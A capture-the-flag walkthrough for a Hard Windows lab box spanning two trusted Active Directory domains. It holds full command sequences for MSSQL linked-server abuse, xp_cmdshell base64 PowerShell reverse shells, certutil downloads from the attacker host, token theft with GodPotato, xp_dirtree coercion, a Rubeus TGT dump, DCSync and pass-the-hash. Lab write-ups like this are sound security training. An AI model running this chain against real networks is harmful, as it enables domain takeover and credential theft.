
DarkZero
| Box | DarkZero |
| OS | Windows |
| Difficulty | Hard |
| Domains | darkzero.htb (DC01) + darkzero.ext (DC02), forest trust between them |
| Foothold | MSSQL linked server, guest gets sysadmin on the other domain |
| Lateral | steal a token off a named pipe to get SeImpersonate back, then GodPotato |
| Root | catch DC01’s TGT off DC02 via unconstrained delegation, DCSync |
Assumed breach, you start with john.w / RFulUtONCOL!.
My box IP and my tun0 IP changed a few times because I had to reset it. swap them for yours everywhere below.
Enumeration
full port scan, scripts and versions.
nmap -sCV 10.129.64.145 -p- --min-rate 4000 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 21:15 -0400
Nmap scan report for 10.129.64.145
Host is up (0.23s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-17 01:13:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-09-17T00:56:34
|_Not valid after:  2027-09-17T00:56:34
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-09-17T00:56:34
|_Not valid after:  2027-09-17T00:56:34
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.64.145:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-17T01:07:58
|_Not valid after:  2056-09-17T01:07:58
|_ssl-date: 2026-09-17T01:15:17+00:00; -2m10s from scanner time.
| ms-sql-ntlm-info:
|   10.129.64.145:1433:
|     Target_Name: darkzero
|     NetBIOS_Domain_Name: darkzero
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: darkzero.htb
|     DNS_Computer_Name: DC01.darkzero.htb
|     DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-09-17T00:56:34
|_Not valid after:  2027-09-17T00:56:34
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-09-17T00:56:34
|_Not valid after:  2027-09-17T00:56:34
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49325/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49895/tcp open  msrpc         Microsoft Windows RPC
49929/tcp open  msrpc         Microsoft Windows RPC
54274/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-09-17T01:14:44
|_  start_date: N/A
|_clock-skew: mean: -2m08s, deviation: 1s, median: -2m08s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.76 seconds
53 + 88 + 389 + 445 all on one host is a domain controller. the odd one out is 1433, MSSQL on a DC. that is the way in.
add the box to hosts so name lookups work.
echo "10.129.64.145 dc01.darkzero.htb darkzero.htb DC01" | sudo tee -a /etc/hostsconfirm the creds actually work against SQL.
netexec mssql 10.129.64.145 -d darkzero.htb -u 'john.w' -p 'RFulUtONCOL!'
green [+] and no (Pwn3d!). we can log in, but we are not admin.
pull the domain into BloodHound.
bloodhound-ce-python -u 'john.w' -p 'RFulUtONCOL!' -d darkzero.htb -c All -ns 10.129.64.145 --zip
upload the zip, then run the built in Map domain trusts query.

DARKZERO.HTB and DARKZERO.EXT, bidirectional. this domain only has one computer in it, so there is nowhere to go inside darkzero.htb. the way out is through the trust, and the SQL server is how we reach it.
Foothold
connect to MSSQL.
impacket-mssqlclient -windows-auth 'darkzero.htb'/'john.w':'RFulUtONCOL!'@dc01.darkzero.htblist the links =
enum_linkswhat is a linked server? a saved connection from one SQL server to another. the catch is it runs as whatever account was set up when the link was made, not as you. so a nobody on one box can become that saved account on the other.

read the second table. john.w maps to remote login dc01_sql_svc, and Is Self Mapping is 0, meaning our identity gets swapped for that account. follow the link.
use_link [DC02.darkzero.ext]prompt changes to dc01_sql_svc dbo@master. we are now on a SQL server in the other domain. turn on command execution.
enable_xp_cmdshelltest it.
xp_cmdshell whoami
darkzero-ext\svc_sql, code exec on DC02.
On kali start a listener.
rlwrap nc -lnvp 4444grab a PowerShell #3 (Base64) payload off revshells.com with your IP and port, then feed it in mssql.
xp_cmdshell powershell -e <base64 blob>
shell as svc_sql on DC02.
Lateral: getting SeImpersonate back
whoami /privno SeImpersonatePrivilege. that is the whole trick of this box.
service accounts normally have SeImpersonatePrivilege. every potato attack (GodPotato, PrintSpoofer, etc) needs it. this one had it stripped at logon. but the account still owns it, only this one process is missing it. get a fresh token and the privilege comes back.
we grab a fresh token straight out of a named pipe. transfer NtObjectManager (build it once on kali with pwsh -c "Save-Module -Name NtObjectManager -Path .", zip it, host it).
certutil -urlcache -split -f http://10.10.15.156/NtObjectManager.zip C:\programdata\NtObjectManager.zipunpack, import, and pull the token. you can paste these one at a time or stack them with ;.
Expand-Archive C:\programdata\NtObjectManager.zip -DestinationPath C:\programdata\ -ForceImport-Module C:\programdata\2.0.1\NtObjectManager.psm1$pipe = New-NtNamedPipeFile \\.\pipe\rivars -Win32Path$job = Start-Job { $pipe.Listen() }$file = Get-NtFile \\localhost\pipe\rivars -Win32Path$token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation }We make a pipe, we connect to it ourselves, then impersonate the connection. the token we get back is the full service token with all the privileges the process was missing.
check the token has what we need.
$token.privileges | ft Name, Attributes
SeImpersonatePrivilege Enabled. got it back.
now GodPotato with that token to jump to SYSTEM. new listener first.
rlwrap nc -lnvp 9001transfer GodPotato, then launch it inside the recovered token (base64 payload points at 9001).
certutil -urlcache -split -f http://10.10.15.156/GodPotato-NET4.exe C:\programdata\gp.exeNew-Win32Process -CommandLine 'C:\programdata\gp.exe -cmd "cmd /c powershell -e <BASE64_9001>"' -token $token
SYSTEM on DC02. darkzero.ext is fully owned. one domain down, one to go.
Root: crossing the trust to DC01
check the trust from the DC itself.
nltest /domain_trusts /all_trusts
Direct Outbound and Direct Inbound, so the trust works both directions.
why this matters: domain controllers trust themselves for unconstrained delegation by default. that means when anything authenticates to DC02, its full ticket (TGT) gets cached in memory on DC02. we are SYSTEM on DC02, so we can read those tickets. if we can make DC01 authenticate to us, we catch DC01’s TGT.
we can make DC01 authenticate to us, from the same SQL access we already have.
transfer Rubeus.
certutil -urlcache -split -f http://10.10.15.156/Rubeus.exe C:\programdata\rubeus.exeopen a fresh MSSQL session as john.w. do not use_link this time, we want DC01 to be the one authenticating.
impacket-mssqlclient -windows-auth 'darkzero.htb'/'john.w':'RFulUtONCOL!'@dc01.darkzero.htbcoerce DC01 to reach out to DC02.
EXEC xp_dirtree '\\DC02.darkzero.ext\share';then straight away, in the SYSTEM shell on DC02, dump the tickets.
C:\programdata\rubeus.exe dump /service:krbtgt /nowrap
I tried using
Rubeus.exe monitor. but monitor blocks and buffers its output and just sits there doing nothing,dumpruns once, prints, and exits, so the output actually comes back. coerce first, dump right after.
the first entry is what we want: DC01$ with krbtgt/DARKZERO.HTB and the flags forwarded, forwardable copy that whole base64 ticket blob.
on kali, decode it and convert to a usable ccache.
echo 'doIFjDCC...FULL_BLOB...' > dc01.b64base64 -d dc01.b64 > dc01.kirbiimpacket-ticketConverter dc01.kirbi dc01.ccache
load the ticket and DCSync DC01.
export KRB5CCNAME=dc01.ccacheimpacket-secretsdump -k -no-pass -just-dc-user Administrator dc01.darkzero.htb
there it is, the Administrator NT hash. pass the hash for the shell.
evil-winrm -i dc01.darkzero.htb -u Administrator -H 5917507bdf2ef2c2b0a869a1[REDACTED]
If something breaks
enum_links shows nothing or the prompt goes weird (-@master). the SQL session got mangled by a big payload. ctrl+c, reconnect, redo.
no reverse shell. check your http server is serving the folder with the payload, and that your base64 blob has the right IP and port.
token still missing SeImpersonate after the pipe trick. you ran the block against a shell that lost $token. the token dies with the shell, redo the pipe steps in the shell you are actually in.
GodPotato says Find System Token : False. it ran without the recovered token. launch it with New-Win32Process ... -token $token, not on its own.
Rubeus prints nothing. you used monitor. use dump instead (see the gotcha above).
ticketConverter or secretsdump errors. the base64 blob has a space or newline in it. re-copy it as one clean line.
Takeaways
a linked server is a borrowed credential. your privileges on one side tell you nothing about the other side, always check the far side.
privileges live on the token, not the account. SeImpersonate was never taken from svc_sql, only from one process. a fresh token brings it back.
unconstrained delegation on a DC plus a trust means any ticket that touches that DC is yours to steal. one low-priv SQL user with xp_dirtree is all it takes to force it.
when a “monitor” tool hangs forever in a reverse shell, it is probably buffering. reach for the one-shot version instead.
References
- MSSQL linked server abuse: https://www.netspi.com/blog/technical-blog/network-pentesting/hacking-sql-server-database-links-lab-setup/
- NtObjectManager: https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools
- GodPotato: https://github.com/BeichenDream/GodPotato
- Rubeus: https://github.com/GhostPack/Rubeus
- Unconstrained delegation: https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained